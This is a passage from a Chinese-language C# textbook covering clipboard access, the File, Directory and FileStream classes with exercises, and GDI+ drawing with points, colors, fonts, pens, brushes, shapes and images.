10.         Clipboard.SetDataObject(this.textBox1.Text,true);
```

以上程序说明如何向剪贴板中写入数据，下面看看如何在程序中读取剪贴板中的内容。新建一个 Windows 程序，在窗体上放置三个 Button、一个 Label 和一个 PictureBox。

程序操作步骤如下。

（1）在某处复制一小段文字，然后回到程序中单击“ 显示剪贴板中的文本 ”按钮，这时刚才复制的那段文本就会出现在窗体的 Label 中

（2）打开一个网页随便在一副图片上右击，在弹出快捷菜单中选择“ 复制 ”选项，然后返回到程序中单击“ 显示剪贴板中的图片 ”按钮，这时刚才复制的那张图片就会出现在窗体的 PictureBox 中。

IDataObject 接口为数据提供了与格式无关的机制，也就是说使用该对象可以存储的数据不受格式的限制，因为我们预先并不知道剪贴板中的数据是什么格式的。使用 Clipboard 类的 GetDataObject()方法得到剪贴板中的数据，该方法返回一个 IDataObject。使用 IDataObject 对象

的 GetDataPresent(System.Type format)判断 IDataObject 对象中存储的数据是否可以转换为指定的格式，该方法接收一个参数，该参数必须是系统预定义的一种格式类型，该方法返回 bool 值。最后使用 IDataObject 对象的 GetData(System.Type format)方法得到数据内容，该方法返回 Object 使用前要进行类型转换。

具体代码如下。

```
// GetDataObject 检索当前剪贴板中的数据
IDataObject iData = Clipboard.GetDataObject();
//将数据与指定的格式进行匹配，返回 bool 值
if (iData.GetDataPresent(DataFormats.Text))
{
//GetData 检索数据并指定一个格式
    this.label1.Text = (string)iData.GetData(DataFormats.Text);
}
else
{
    MessageBox.Show("目前剪贴板中数据不可转换为文本","错误");
}
```

13.5　文件和目录类

在.NET 的类库中，表示文件和文件夹的类主要有两组，一组是 File 类和 Directory 类，另一组是 FileInfo 类和 DirectoryInfo 类。File 类和 Directory 类都是静态类。

13.5.1　文件类

System.IO.File 类用于典型的操作，如复制、移动、重命名、创建、打开、删除和追加到文件。也可将 File 类用于获取和设置文件属性或有关文件创建、访问及写入操作的 DateTime 信息。

许多 File 类的方法在用户创建或打开文件时返回其他 I/O 类型。可以使用这些类型的数据进一步处理文件。相关信息请参见特定的 File 类成员，如 OpenText、CreateText 或 Create。

由于所有的 File 类的方法都是静态的，所以如果只想执行一个操作，那么使用 File 类方法的效率比使用相应的 FileInfo 类的实例方法可能更高。

File 类的静态方法对所有方法都执行安全检查。如果打算多次重用某个对象，则可考虑改用 FileInfo 的相应实例方法，因为并不总是需要安全检查。

默认情况下，将向所有用户授予对新文件的完全读/写访问权限。

将 FileInfo 类用于典型的操作，如复制、移动、重命名、创建、打开、删除和追加到文件。

许多 FileInfo 方法在用户创建或打开文件时返回其他 I/O 类型。可以使用这些类型进一步操作文件。如果打算多次重用某个对象，则可考虑使用 FileInfo 的实例方法，而不是 File 类的相应静态方法，因为并不总是需要安全检查。

下面的示例演示了 File 类的一些主要成员。

```
string path = @"c:\temp\MyTest.txt";
if (!File.Exists(path))
{
    using (StreamWriter sw = File.CreateText(path))
    {
        sw.WriteLine("Hello");
```

```
07.                     sw.WriteLine("And");
08.                     sw.WriteLine("Welcome");
09.                 }
10.             }
11.                 using (StreamReader sr = File.OpenText(path))
12.                 {
13.                     string s = "";
14.                     while ((s = sr.ReadLine()) != null)
15.                     {
16.                         MessageBox.Show(s);
17.                     }
18.                 }
19.             try
20.             {
21.                 string path2 = path + "temp";
22.                 File.Delete(path2);
23.                 File.Copy(path, path2);
24.                 MessageBox.Show(string.Format("{0} was copied to {1}.", path, path2));
25.                 File.Delete(path2);
26.                 MessageBox.Show(string.Format("{0} was successfully deleted.", path2));
27.             }
28.             catch (Exception ex)
29.             {
30.                 MessageBox.Show( ex.ToString());
31.             }
```

13.5.2 目录类

Directory 类将用于目录的典型操作，如复制、移动、重命名、创建和删除目录。Directory 类也可用于获取和设置与目录的创建、访问及写入操作相关的 DateTime 信息。

由于所有的 Directory 方法都是静态的，所以如果只想执行一个操作，那么使用 Directory 方法的效率比使用相应的 DirectoryInfo 实例方法可能更高。

Directory 类的静态方法对所有方法都执行安全检查。如果打算多次重用某个对象，可考虑改用 DirectoryInfo 的相应实例方法，因为并不总是需要安全检查。

DirectoryInfo 类用于典型操作，如复制、移动、重命名、创建和删除目录。如果打算多次重用某个对象，可考虑使用 DirectoryInfo 的实例方法，而不是Directory类的相应静态方法，因为并不总是需要安全检查。

下面的示例演示了如何使用 Directory 类获取 Windows 操作系统的盘符，并显示在文本框中。

（1）新建一个名为 GetDirectory 的 Windows 应用程序项目。

（2）打开 Form1 窗体并在窗体加载事件内编写如下代码。

```
01.         string[] drives = Directory.GetLogicalDrives();
           //创建一个数组，并获取所有盘符
02.        for (int i = 0; i < drives.Length; i++)
           //扫描全部盘符一次
03.        listBox1.Items.Add ( drives[i]);
           //将盘符添加到 listBox1 控件的项中
```

（3）选择【调试】→【启动调试】选项运行程序。

示例的说明如下。

在第 1 行中，Directory 类的 GetLogicalDrives()方法返回的值类型检索此计算机上格式为“<驱动器号>:\”的逻辑驱动器的名称。

第 2 行的 drives.Length 就是盘符的个数。

第 3 行代码的作用是将盘符添加到 listBox 控件的项中。

13.6　项目实践

项目名称：用 FileStream 类来复制文件。

项目内容：通过 FileStream 类来复制文件，主要是读写该文件。

项目目的：

（1）理解 FileStream 类。

（2）掌握 FileStream 类的读写操作。

（3）区分 FileStream 类复制文件和 File 的 CopyTo 方法复制文件的区别。

项目步骤：

（1）打开一个需要复制的文件，并将文件保存到 textBox1 中。

```
01.     OpenFileDialog OpenFile = new OpenFileDialog();
02.     if (OpenFile.ShowDialog() == DialogResult.OK)
03.     textBox1.Text = OpenFile.FileName;
```

（2）保存文件，将文件保存到 textBox2 中。

```
01.     SaveFileDialog SaveFile = new SaveFileDialog();
02.     if(SaveFile.ShowDialog()== DialogResult.OK)
03.     textBox2.Text = SaveFile.FileName;
```

（3）在复制按钮中用 FileStream 类来复制文件。

```
01.     FileStream fsr = null;
02.     FileStream fsw = null;
03.     try
04.     {
05.         this.progressBar1.Maximum = 100;
06.         fsr = new FileStream(this.textBox1.Text, FileMode.Open);
07.         fsw = new FileStream(this.textBox2.Text, FileMode.Create);
08.         byte[] bt = new byte[1024 * 1024];
09.         int rcount = 0;
10.     do
11.     {
12.         Application.DoEvents();
13.         rcount = fsr.Read(bt, 0, bt.Length);
14.         fsw.Write(bt, 0, rcount);
15.         this.progressBar1.Value = ((int)(((float)fsw.Length / (float)fsr.Length) * 100));
16.         Application.DoEvents();
17.     } while (rcount != 0);
18.         fsr.Close();
19.         fsw.Close();
20.     }
```

```
21.         catch (Exception ex)
22.         {
23.             if (fsr != null)
24.             {
25.                 fsr.Close();
26.                 fsr = null;
27.             }
28.             if (fsw != null)
29.             {
30.                 fsw.Close();
31.                 fsw = null;
32.             }
33.             MessageBox.Show(ex.ToString());
34.         }
```

13.7 复习与提示

至此，本章已经讲解了在.NET 中进行输入/输出操作的大部分方法。本章介绍了 System.IO 命名空间下的 Stream 类、FileStream 类、BinaryReader 类、BinaryWriter 类、StreamReader 类和 StreamWriter 类等，还介绍了文件和目录类，并且通过代码实例，使读者了解了这些类的用法。

本章的最后实现了一个较为复杂的应用程序，可巩固和加深了读者对这些类的理解。

13.8 习题与上机实验

习题

（1）简述文件和流的区别和联系。

（2）Directory 类为用户提供了哪些目录管理功能，它们是通过哪些方法来实现的？

（3）编写程序综合应用 Directory 类的主要方法。首先确定指定的目录是否存在，如果存在，则删除该目录；如果不存在，则创建该目录。再移动此目录，在其中创建一个文件，并对文件进行计数。

（4）编写程序，将文件复制到指定路径中，允许改写同名的目标文件。

（5）编写程序，使用 File 类实现删除当前目录下的所有文件的功能。

上机实验

[实验 1] 用 StreamReader/类、StreamWriter 类和 File 类处理文件

【实验要求】

随机产生 50 个不重复的[100，200]之间的整数，写入到文件 Numbers.dat 中；将文件 Numbers.dat 中的数据读出，找出其中的最大值和最小值，追加到 Numbers.dat 中。

【实验目的】

（1）掌握如何产生随机数。

（2）掌握如何写入数据到文件。

（3）掌握如何读出文件数据。
（4）掌握如何追加数据。

【实验内容】

（1）在按钮事件中先随机产生 50 个不重复的[100，200]之间的整数。
（2）将以上事件中写入到文件 Numbers.dat 中。
（3）在另一个按钮事件中读出数据，找出其中的最大值和最小值。
（4）将以上事件追加到 Numbers.dat 中。

[实验 2]　使用 FileInfo 类实现文件解除隐藏、隐藏、复制和删除

【实验要求】

实例化一个 FileInfo 类对象，通过 FileInfo 类对象的 Attributes 属性来解除文件隐藏、隐藏，通过 CopyTo 方法复制文件，通过 Delete 方法删除文件。

【实验目的】

（1）掌握如何使用 FileInfo 类。
（2）掌握如何判断文件是否存在。
（3）掌握如何判断文件是否隐藏并对其进行反操作。
（4）掌握如何复制文件和删除文件。

【实验内容】

（1）在按钮事件中判断文件是否存在。
（2）在按钮事件中若文件存在，则判断文件是否隐藏。
（3）在按钮事件中复制文件。
（4）在按钮事件中删除文件。

第 14 章　图形图像与多媒体处理

本章学习要点

- 理解 GDI+使用的坐标系；
- 掌握 Graphics 对象；
- 理解 Paint 事件；
- 掌握颜色、字体、画笔和画刷等类；
- 掌握图形图像与剪贴板的交互作用；
- 会简单地使用媒体播放控件。

14.1　GDI+概述

GDI+的全称是 Graphics Device Interface Plus，也就是图形设备接口。它提供了各种丰富的图形图像处理功能。在 C#.NET 中，使用 GDI+处理二维（2D）的图形和图像，使用 DirectX 处理三维（3D）的图形图像。图形图像处理用到的主要命名空间是 System.Drawing，这个命名空间提供了对 GDI+基本图形功能的访问，主要有 Graphics 类、Bitmap 类、从 Brush 类继承的类、Font 类、Icon 类、Image 类、Pen 类、Color 类等。

14.2　GDI+使用的坐标系

GDI+使用了三个坐标空间：世界、页面和设备。世界坐标是用于建立特殊图形世界模型的坐标系，也是在.NET Framework 中传递给方法的坐标系。页面坐标系是指绘图图面（如窗体或控件）使用的坐标系。设备坐标系是在其上进行绘制的物理设备（如屏幕或纸张）所使用的坐标系。默认的 GDI+坐标系为世界坐标。

三类坐标系统的相同点：它们都有坐标原点以及向右和向下的 *X* 轴和 *Y* 轴。

三类坐标系统的区别：世界坐标系统可以进行旋转、平移等操作；页面坐标系统与设备坐标系统都是以设备的左上角为坐标原点，*X* 水平向右为正，*Y* 垂直向下为正。页面坐标系统与设备坐标系统的差异在于 *X*、*Y* 的单位不同：页面坐标系中的 *X*、*Y* 单位可以任意设定，如英寸、毫米等；而设备坐标系中，只有一种单位，即点或者像素。页面坐标系是不能更改的，它是一个参照标准，将世界坐标最终转换为设备坐标。

14.2.1　Point

GDI+使用 Point 表示一个点。这是一个二维平面上的点或者一个像素的表示方式。许多

GDI+函数如 DrawLine()，都把 Point 作为其参数。声明和构造 Point 的代码如下。

```
Point p = new Point(10, 10);
```

公共属性 *X* 和 *Y* 可以获得和设置 Point 的坐标。

GDI+中的 Point 和 PointF 结构表示一个点。

（1）属性：*X*、*Y* 表示水平和垂直坐标。

（2）Point 中的属性为 int 型，PointF 中的属性为 float 型。

（3）Point 转换为 PointF 为隐式转换。

（4）PointF 转换为 Point 必须显式转换或者使用 Point 的静态方法 Round()、Truncate()、Ceiling()转换。

```
using System;
using System.Drawing;
namespace Magci.Test.Graphics
{
public class TestPointAndPointF
{
public static void Main()
{
    //通过构造函数设置坐标
    Point p = new Point(10, 20);
    Console.WriteLine("new Point(10, 20):");
    Console.WriteLine("Moved {0} across, {1} down", p.X, p.Y);
    //通过属性设置坐标
    p.X = 30;
    p.Y = 40;
    Console.WriteLine("Set X,Y:");
    Console.WriteLine("Moved {0} across, {1} down", p.X, p.Y);
    //PointF 转换为 Point
    Console.WriteLine("\nConverting:");
    PointF pF = new PointF(23.4f, 38.2f);
    Console.WriteLine("PointF pF = {0}", pF);
    p.X = (int)pF.X;
    p.Y = (int)pF.Y;
    Console.WriteLine("PointF To Point:");
    Console.WriteLine("Point p = {0}", p);
    Point p1 = Point.Round(pF);
    Console.WriteLine("Point.Round(pF) = {0}", p1);
    Point p2 = Point.Truncate(pF);
    Console.WriteLine("Point.Truncate(pF) = {0}", p2);
    Point p3 = Point.Ceiling(pF);
    Console.WriteLine("Point.Ceiling(pF) = {0}", p2);
    //Point 转换为 PointF
    Console.WriteLine("Point To PointF:");
    PointF pF2 = p;
    Console.WriteLine("PointF pF2 = {0}", pF2);
}
}
}
```

14.2.2 Size

GDI+使用 Size 表示一个尺寸(单位为像素)。Size 结构包含宽度和高度。声明和构造 Size 的代码如下。

```
01.  Size s = new Size(20, 20);
```

公共属性 Height 和 Width 可以获得和设置 Size 的高度和宽度。

14.2.3 Rectangle

GDI+在许多不同的地方使用 Rectangle 结构，以指定矩形的坐标。Point 结构定义矩形的左上角，Size 定义其大小。Rectangle 有两个构造函数。一个构造函数的参数是 *X* 坐标、*Y* 坐标、宽度和高度，另一个构造函数的参数是 Point 和 Size 结构，声明和构建 Rectangle 的两个示例如下。

```
01.  Rectangle r1 = new Rectangle(1, 2, 5, 6);
02.  Point p = new Point(1, 2);
03.  Size s = new Size(5, 6);
04.  Rectangle r2 = new Rectangle(p, s);
```

有一些公共属性可以获得和设置 Rectangle 的四个点和大小。另外，还有其他属性和方法可以完成诸如确定矩形是否与另一个矩形相交，提取两个矩形的相交部分，合并两个矩形等工作。

14.3 Graphics 对象

Graphics 类是 GDI+的核心，Graphics 对象表示 GDI+绘图表面，提供将对象绘制到显示设备的方法。Graphics 与特定的设备上下文关联，用于创建图形图像的对象。

Graphics 类封装了绘制直线、曲线、图形、图像和文本的方法，是 GDI+实现绘制图形的类，是进一步使用 GDI+进行图形绘制的基础类。

14.4 Paint 事件

Control 类及其派生的控件和窗体在重绘时会触发 Paint 事件。该事件将 PaintEventArgs 的实例传递给用来处理 Paint 事件的方法。

PaintEventArgs 提供了如下两个主要的属性。

（1）ClipRectangle：获取要在其中进行绘画的矩形。

（2）Graphics：获取进行绘制的 Graphics 对象。

创建具有不同可视外观的自定义控件或继承的控件时，必须提供代码以通过 OnPaint 方法呈现此控件。

例如，在 Paint 事件中画出渐变色可以通过如下代码段实现。

```
01.  Graphics g = pe.Graphics ;
02.  //设置矩形区域的位置和大小
03.  Rectangle rect = new Rectangle(0, 0, 200, 200);
04.  //使填充矩形的颜色从红色到黄色渐变
05.  LinearGradientBrush lBrush = new LinearGradientBrush(rect,
06.  Color.Red, Color.Yellow, LinearGradientMode.BackwardDiagonal);
07.  g.FillRectangle(lBrush, rect);
```

14.5　颜色

System.Drawing.Color 采用了 ARGB 颜色，用 Alpha（透明度）、Red（红色）、Green（绿色）和 Blue（蓝色）分量值来表示颜色。

构建 Color 的常用方式如下。

（1）通过 RGB 值：Color.FromArgb()方法。

（2）通过枚举的命名颜色，如 Color.Blue。

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;
namespace TestColor
{
public partial class Form1 : Form
{
    public Form1()
    {
        InitializeComponent();
    }
    protected override void OnPaint(PaintEventArgs e)
    {
        base.OnPaint(e);
        Graphics dc = e.Graphics;
        //RGB 颜色
        Color redColor = Color.FromArgb(255, 0, 0);
        Pen p = new Pen(redColor, 3);
        dc.DrawLine(p, 0, 10, 100, 10);
        //命名颜色
        Color blueColor = Color.Blue;
        p = new Pen(blueColor, 3);
        dc.DrawLine(p, 0, 20, 100, 20);
    }
}
}
```

14.6　字体

（1）字体系列：System.Drawing.FontFamily，指文本的可视化风格，如“宋体”等。

（2）字体：System.Drawing.Font，包含字体系列、文本大小、文本样式等信息。

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
```

```
using System.Windows.Forms;
using System.Drawing.Text;
namespace TestFonts
{
public partial class Form1 : Form
{
    //文本间距
    private const int margin = 10;
    public Form1()
    {
        InitializeComponent();
        this.AutoScrollMinSize = new Size(200, 3000);
        this.BackColor = Color.White;
    }
    protected override void OnPaint(PaintEventArgs e)
    {
        base.OnPaint(e);
        Graphics dc = e.Graphics;
        int verticalCoordinate = margin;
        Point topLeftCorner;
        //取得系统中安装的所有字体
        InstalledFontCollection insFont = new InstalledFontCollection();
        FontFamily[] families = insFont.Families;
        dc.TranslateTransform(this.AutoScrollPosition.X,
         this.AutoScrollPosition.Y);
        //遍历字体系列
        foreach (FontFamily family in families)
        {
            //只显示支持普通文本风格的字体系列
            if (family.IsStyleAvailable(FontStyle.Regular))
            {
                Font f = new Font(family.Name, 10);
                topLeftCorner = new Point(margin, verticalCoordinate);
                //换行
                verticalCoordinate += f.Height;
                dc.DrawString(family.Name, f, Brushes.Black, topLeftCorner);
                f.Dispose();
            }
        }
    }
  }
}
```

14.7 画笔

Pen 类定义用于绘制直线和曲线的对象。画笔用来指定线条的宽度和如何填充线条中的区域。创建画笔的几种常见的方式如下。

（1）通过纯色填充，如 new Pen（Color.Red）。

（2）通过画笔填充，如 new Pen（brickBrush）。

（3）指定宽度，如 new Pen（Color.Red, 5）。

（4）通过 Pens 的静态方法创建，如 Pens.Yellow。

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;
using System.Drawing.Drawing2D;
namespace TestPen
{
public partial class Form1 : Form
{
    public Form1()
    {
        InitializeComponent();
        this.BackColor = Color.White;
    }
    protected override void OnPaint(PaintEventArgs e)
    {
        base.OnPaint(e);
        Graphics dc = e.Graphics;
        //通过纯色填充
        Pen redPen = new Pen(Color.Red);
        dc.DrawLine(redPen, 0, 10, 100, 10);
        //通过画笔填充
        Brush brickBrush = new HatchBrush(HatchStyle.DiagonalBrick,
          Color.DarkGoldenrod, Color.Cyan);
        Pen brickPen = new Pen(brickBrush);
        dc.DrawLine(brickPen, 0, 20, 100, 20);
        //指定宽度
        Pen wideRedPen = new Pen(Color.Red, 5);
        dc.DrawLine(wideRedPen, 0, 30, 100, 30);
        Pen wideBrickPen = new Pen(brickBrush, 10);
        dc.DrawLine(wideBrickPen, 0, 50, 100, 50);
        //通过 Pens 的静态方法创建
        Pen yellowPen = Pens.Yellow;
        dc.DrawLine(yellowPen, 0, 70, 100, 70);
    }
}
}
```

14.8　画刷

Brush 类定义用于填充图形形状内部的对象。这是一个抽象基类，不能进行实例化。创建画刷的几种常用方式如下。

（1）通过构造函数使用纯色填充，如 new SolidBrush（Color.Beige）。

（2）通过 Brushes 的静态函数创建，如 Brushes.Azure。

（3）通过模式创建影线画笔，使用 System.Drawing.Drawing2D.HatchBrush 类的构造函数创建，需要制定一个影线模式、两种颜色。

```
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;
using System.Drawing.Drawing2D;
namespace TestBrush
{
public partial class Form1 : Form
{
    public Form1()
    {
        InitializeComponent();
        this.BackColor = Color.White;
    }
    protected override void OnPaint(PaintEventArgs e)
    {
        base.OnPaint(e);
        Graphics dc = e.Graphics;
        //通过构造函数使用纯色填充
        Brush solidBeigeBrush = new SolidBrush(Color.Beige);
        Pen p = new Pen(solidBeigeBrush, 3);
        dc.DrawLine(p, 0, 10, 100, 10);
        //通过 Brushes 的静态函数创建
        Brush solidAzureBrush = Brushes.Azure;
        p = new Pen(solidAzureBrush, 3);
        dc.DrawLine(p, 0, 20, 100, 20);
        //通过模式创建影线画笔
        Brush crossBrush = new HatchBrush(HatchStyle.Cross, Color.Azure);
        p = new Pen(crossBrush, 3);
        dc.DrawLine(p, 0, 30, 100, 30);
        Brush brickBrush = new HatchBrush(HatchStyle.DiagonalBrick,
        Color.DarkGoldenrod, Color.Cyan);
        p = new Pen(brickBrush, 3);
        dc.DrawLine(p, 0, 40, 100, 40);
    }
}
}
```

14.9 显示图像

利用 GDI+可以绘制直线、矩形、椭圆、弧线、多边形、基数样条和贝塞尔样条。GDI+中的 Graphics 类提供了绘制上述图形的方法。

1．Graphics.DrawLine 方法

该方法用于绘制一条连接两个 Point 结构的线。

语法：

```
public void DrawLine(Pen pen,Point pt1,Point pt2)
```

参数：

pen 类型：System.Drawing.Pen。

Pen 结构，它确定线条的颜色、宽度和样式。

pt1 类型：System.Drawing.Point。

Point 结构，它表示要连接的第一个点。

pt2 类型：System.Drawing.Point。

Point 结构，它表示要连接的第二个点。

示例：

下面的代码用于 Windows 窗体，它需要 PaintEventArgse（Paint 事件处理程序的参数）。代码执行下列操作。

（1）创建黑色钢笔。

（2）创建作为线条终结点的点。

（3）将该线条绘制到屏幕上。

```
01.     public void DrawLinePoint(PaintEventArgs e)
02.     {
03.         Pen blackPen = new Pen(Color.Black, 3);
04.         Point point1 = new Point(100, 100);
05.         Point point2 = new Point(500, 100);
06.         e.Graphics.DrawLine(blackPen, point1, point2);
07.     }
```

2．Graphics.DrawRectangle 方法

该方法用于绘制由 Rectangle 结构指定的矩形。

语法：

```
public void DrawRectangle(Pen pen,Rectangle rect)
```

参数：

pen 类型：System.Drawing.Pen。

Pen 结构，它确定线条的颜色、宽度和样式。

rect 类型：System.Drawing.Rectangle。

Rectangle 结构，表示要绘制的矩形。

示例：

下面的代码用于 Windows 窗体，它需要 PaintEventArgse（Paint 事件处理程序的参数）。代码执行下列操作。

（1）创建黑色钢笔。

（2）创建一个矩形。

（3）将该矩形绘制到屏幕。

```
01.     public void DrawRectangleRectangle(PaintEventArgs e)
02.     {
03.         Pen blackPen = new Pen(Color.Black, 3);
04.         Rectangle rect = new Rectangle(0, 0, 200, 200);
05.         e.Graphics.DrawRectangle(blackPen, rect);
06.     }
```

3．Graphics.DrawEllipse 方法

该方法用于绘制边界 Rectangle 结构指定的椭圆。

语法：

```
public void DrawEllipse(Pen pen,Rectangle rect)
```

参数：

pen 类型：System.Drawing.Pen。

Pen 结构，它确定曲线的颜色、宽度和样式。

rect 类型：System.Drawing.Rectangle。

Rectangle 结构，它定义椭圆的边界。

示例：

下面的代码用于 Windows 窗体，它需要 PaintEventArgse（Paint 事件处理程序的参数）。代码执行下列操作。

（1）创建黑色钢笔。

（2）创建限定椭圆的矩形。

（3）将椭圆绘制到屏幕上。

```
01.     private void DrawEllipseRectangle(PaintEventArgs e)
02.     {
03.         Pen blackPen = new Pen(Color.Black, 3);
04.         Rectangle rect = new Rectangle(0, 0, 200, 100);
05.         e.Graphics.DrawEllipse(blackPen, rect);
06.     }
```

4．Graphics.DrawPolygon 方法

该方法用于绘制由一组 Point 结构定义的多边形。

语法：

```
public void DrawPolygon(Pen pen,Point[] points)
```

参数：

pen 类型：System.Drawing.Pen。

Pen 结构，它确定多边形的颜色、宽度和样式。

points 类型：array<System.Drawing.Point>[]。

Point 结构数组，这些结构表示多边形的顶点。

示例：

下面的代码用于 Windows 窗体，它需要 PaintEventArgse（Paint 事件处理程序的参数）。代码执行下列操作。

（1）创建黑色钢笔。

（2）创建一个数组，该数组由表示多边形顶点的七个点组成。

（3）将该多边形绘制到屏幕上。

```
01.     public void DrawPolygonPoint(PaintEventArgs e)
02.     {
03.         Pen blackPen = new Pen(Color.Black, 3);
04.         Point point1 = new Point(50,   50);
05.         Point point2 = new Point(100,   25);
```

```
06.             Point point3 = new Point(200,     5);
07.             Point point4 = new Point(250,    50);
08.             Point point5 = new Point(300, 100);
09.             Point point6 = new Point(350, 200);
10.             Point point7 = new Point(250, 250);
11.             Point[] curvePoints ={point1,point2,point3,point4,point5,point6,point7};
12.             e.Graphics.DrawPolygon(blackPen, curvePoints);
13.         }
```

5．Graphics.DrawArc 方法

该方法用于绘制一段弧线，它表示 Rectangle 结构指定的椭圆的一部分。

语法：

```
public void DrawArc(Pen pen,Rectangle rect,float startAngle,float sweepAngle)
```

参数：

pen 类型：System.Drawing.Pen。

Pen 结构，它确定弧线的颜色、宽度和样式。

rect 类型：System.Drawing.Rectangle。

RectangleF 结构，它定义椭圆的边界。

startAngle 类型：System.Single。

从 *X* 轴到弧线的起始点沿顺时针方向度量的角（以度为单位）。

sweepAngle 类型：System.Single。

从 startAngle 参数到弧线的结束点沿顺时针方向度量的角（以度为单位）。

示例：

下面的代码用于 Windows 窗体，它需要 PaintEventArgse（Paint 事件处理程序的参数）。代码执行下列操作。

（1）创建黑色钢笔。

（2）创建限定椭圆的矩形。

（3）定义起始角（45°）和扫过的角度（270°）。

（4）将椭圆弧线绘制到屏幕上。

结果是部分椭圆，缺少 *X* 轴两侧+45°和-45°之间的部分。

```
01.         private void DrawArcRectangle(PaintEventArgs e)
02.         {
03.             Pen blackPen= new Pen(Color.Black, 3);
04.             Rectangle rect = new Rectangle(0, 0, 100, 200);
05.             float startAngle =    45.0F;
06.             float sweepAngle = 270.0F;
07.             e.Graphics.DrawArc(blackPen, rect, startAngle, sweepAngle);
08.         }
```

6．Graphics.DrawCurve 方法

该方法用于绘制经过一组指定的 Point 结构的基数样条。

语法：

```
public void DrawCurve(Pen pen,Point[] points)
```

参数：

pen 类型：System.Drawing.Pen。

Pen 结构，它确定曲线的颜色、宽度和高度。

points 类型：array<System.Drawing.Point>[]。

Point 结构数组，这些结构定义样条。

示例：

下面的代码用于 Windows 窗体，它需要 PaintEventArgse（Paint 事件处理程序的参数）。代码执行下列操作。

（1）创建红色钢笔和绿色钢笔。

（2）创建定义曲线的七个点。

（3）在七个点之间绘制六条红色直线以形成一个不完整的多边形。

（4）绘制一条经过七个点的非闭合绿色曲线。

该方法使用默认张力 0.5。

```
01.     private void DrawCurvePoint(PaintEventArgs e)
02.     {
03.         Pen redPen = new Pen(Color.Red, 3);
04.         Pen greenPen = new Pen(Color.Green, 3);
05.         Point point1 = new Point(50, 50);
06.         Point point2 = new Point(100, 25);
07.         Point point3 = new Point(200, 5);
08.         Point point4 = new Point(250, 50);
09.         Point point5 = new Point(300, 100);
10.         Point point6 = new Point(350, 200);
11.         Point point7 = new Point(250, 250);
12.         Point[] curvePoints = {point1, point2, point3, point4, point5, point6, point7};
13.         e.Graphics.DrawLines(redPen, curvePoints);
14.         e.Graphics.DrawCurve(greenPen, curvePoints);
15.     }
```

7．Graphics.DrawBezier 方法

该方法用于绘制由四个 Point 结构定义的贝塞尔样条。

语法：

```
public void DrawBezier(Pen pen,Point pt1,Point pt2,Point pt3,Point pt4)
```

参数：

pen 类型：System.Drawing.Pen。

Pen 结构，它确定曲线的颜色、宽度和样式。

pt1 类型：System.Drawing.Point。

Point 结构，它表示曲线的起始点。

pt2 类型：System.Drawing.Point。

Point 结构，它表示曲线的第一个控制点。

pt3 类型：System.Drawing.Point。

Point 结构，它表示曲线的第二个控制点。

pt4 类型：System.Drawing.Point。

Point 结构，它表示曲线的结束点。

示例：

下面的代码用于 Windows 窗体，它需要 PaintEventArgse（Paint 事件处理程序的参数）。代

码执行下列操作。

（1）创建黑色钢笔。

（2）创建曲线的起始点、结束点和两个控制点。

（3）将贝塞尔曲线绘制到屏幕上。

```
01.     private void DrawBezierPoint(PaintEventArgs e)
02.     {
03.         Pen blackPen = new Pen(Color.Black, 3);
04.         Point start = new Point(100, 100);
05.         Point control1 = new Point(200, 10);
06.         Point control2 = new Point(350, 50);
07.         Point end = new Point(500, 100);
08.         e.Graphics.DrawBezier(blackPen, start, control1, control2, end)。
09.     }
```

下面给出一个小程序介绍如何绘制图像。

（1）创建一个 System.Drawing.Image 实例：使用 Image 的静态方法 FromFile()从文件中读取图像，文件可以是 BMP、JPG、PNG 等格式的图像文件。

（2）指定图像在窗体上的位置：使用 Point 数组确定图像的左上角、右上角和左下角的坐标，可以拉伸图像。

（3）绘制图像的方法：DrawImage(Image myImage, Point[] points);

```
01.     using System;
02.     using System.Collections.Generic;
03.     using System.ComponentModel;
04.     using System.Data;
05.     using System.Drawing;
06.     using System.Text;
07.     using System.Windows.Forms;
08.     namespace TestDisplayPicture
09.     {
10.    public partial class Form1 : Form
11.    {
12.        private Image pic;
13.        private Point[] picRounds;
14.        public Form1()
15.        {
16.            InitializeComponent();
17.            pic = Image.FromFile(@"NET.png");
18.            this.AutoScrollMinSize = pic.Size;
19.            picRounds = new Point[3];
20.            //左上角
21.            picRounds[0] = new Point(0, 0);
22.            //右上角
23.            picRounds[1] = new Point(pic.Width, 0);
24.            //左下角
25.            picRounds[2] = new Point(0, pic.Height);
26.        }
27.        protected override void OnPaint(PaintEventArgs e)
28.        {
29.            base.OnPaint(e);
30.            Graphics dc = e.Graphics;
31.            //缩放比例
```

```
                dc.ScaleTransform(1.0f, 1.0f);
                dc.TranslateTransform(this.AutoScrollPosition.X,
                 this.AutoScrollPosition.Y);
                //在指定的区域显示图像
                dc.DrawImage(pic, picRounds);
            }
        }
    }
```

14.10 图形图像与剪贴板的交互作用

（1）Clipboard.GetImage 方法。

从剪贴板返回一个 BitmapSource 对象，其中包含 Bitmap 格式的数据。

语法：

```
public static Image GetImage ()
```

返回值

类型：System.Windows.Media.Imaging .BitmapSource。

表示剪贴板图像数据的 Image；如果剪贴板中不包含任何 Bitmap 格式或可转换成该格式的数据，则为空引用。

在使用此方法检索图像数据之前，使用 ContainsImage 方法确定剪贴板中是否包含图像数据。

方法一：

```
public System.Drawing.Image SwapClipboardImage(
System.Drawing.Image replacementImage)
{
    System.Drawing.Image returnImage = null;
    if (Clipboard.ContainsImage())
    {
        returnImage = Clipboard.GetImage();
        Clipboard.SetImage(replacementImage);
    }
    return returnImage;
}
```

方法二：

```
IDataObject data = Clipboard.GetDataObject();       //从剪贴板中获取数据
if(data.GetDataPresent(typeof(Bitmap)))             //判断是否为图片类型
{
Bitmap map = (Bitmap) data.GetData(typeof(Bitmap));  //将图片数据存储到位图中
this.pictureBox1.Image = map;                        //显示
map.Save(@"C:\a.bmp");                               //保存图片
}
```

（2）Clipboard.SetImage 方法。

该方法会将 Bitmap 数据存储到剪贴板中。图像数据指定为 BitmapSource。

语法：

```
public static void SetImage (Image image)
```

参数：

image

类型：System.Windows.Media.Imaging.BitmapSource。

一个 BitmapSource 对象，其中包含要存储在剪贴板上的图像数据。

```
01.        public System.Drawing.Image SwapClipboardImage(
02.       System.Drawing.Image replacementImage)
03.        {
